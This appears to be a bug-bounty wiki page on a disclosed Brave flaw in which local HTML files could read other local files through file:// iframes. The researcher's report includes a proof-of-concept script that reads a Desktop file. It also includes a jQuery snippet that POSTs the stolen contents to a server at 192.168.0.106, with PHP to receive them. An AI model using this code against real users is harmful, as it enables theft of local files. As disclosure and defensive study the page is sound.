Access to local file system using javascript
Brave treated every local file as same-origin, so a local HTML file could read the contents of other local files through an iframe. An attacker who got a victim to open a crafted local HTML file could read files from other folders and send them to a remote server.
 Originally disclosed on HackerOne
- Triaged in 5 days
- Fixed in 10 days
- Paid in 10 days
- Disclosed after 32 days
Summary by the researcher
Brave Treated every local file as same-origin ('file://') giving local HTML files read access to other local files
<html>
<body>
<div id='div1'>
</div>
<script>
current_href = document.location.href
frame = document.createElement('iframe'); frame.src = current_href.replace('/Downloads/test.html', '/Desktop/Desktop.txt'); frame.id = 'frm'; document.getElementById('div1').appendChild(frame)
setTimeout(function func(){loot = document.getElementById('frm').contentWindow.document.getElementsByTagName('pre')[0].innerHTML
alert('Your data is: ' + loot)
}, 500)
</script>
</body>
</html>

This would pop an alert box with the content of a file named 'Desktop.txt' located in the Desktop folder.
<html>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.0/jquery.min.js"></script>
<script>$.getScript( "data.txt", function( data, textStatus, jqxhr ) {
  document.write('<h1>Your data</h1><pre>' + data + '</pre>');
});
//This loads a file called 'data.txt' and prints the content
</script>
</head>
<body>
</body>
</html>
The HTML above could also be used to read the content of a file.
The report
Hey,
The browser can access the local files using iframes with a local html file. this is very normal and often used for local web development but javascript shouldn't be able to get the content of that iframe because this can be used to post the contents to the attackers server. something else I noticed is that it's not limited to the same directory.
<html>
<body>
<div id='div1'>
</div>
<script>
current_href = document.location.href
frame = document.createElement('iframe'); frame.src = current_href.replace('/Downloads/test.html', '/Desktop/Desktop.txt'); frame.id = 'frm'; document.getElementById('div1').appendChild(frame)
setTimeout(function func(){loot = document.getElementById('frm').contentWindow.document.getElementsByTagName('pre')[0].innerHTML
alert('Your data is: ' + loot)
}, 500)
</script>
</body>
</html>
I was able to do this with some simple html as you can see above. This loads a file called 'Desktop.txt' from the downloads folder and creates an alert message with the file content. I would have been able to post it to my server using jquery like this:
//Gets data from iframe and saves it to the getdata variable
getdata = document.getElementsByTagName('frm')[0].contentWindow.document.getElementsByTagName('pre')[0].innerHTML
//Posts to the php server located at 192.168.0.106 (local address for demo purposes)
$.ajax({type: "POST", url: "http://192.168.0.106/post.php", data: {string:getdata}});}
//Can be retrieved with php using:
$_POST['string'];
This only works if the html file is opened locally as i mentioned earlier, Karel.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
A local HTML file could read other local files, including files outside its own folder, and could send their contents to an attacker's server; this only works when the HTML file is opened locally.
What the attacker needed
Victim opens a crafted local HTML file; browser treats file:// as one origin
How it was found
- Open a crafted local HTML file in the browser.
- The page creates an iframe pointing at another local file in a different folder.
- After a short delay, the script reads the iframe's content and shows it in an alert.
- The same content could be sent to a remote server with an AJAX request.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you open a file on your computer in a browser, the browser normally stops one local file from reading another. Here the browser treated all local files as if they came from the same place, so a page could look inside another file and copy its contents. A malicious local page could then send those contents to someone else.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.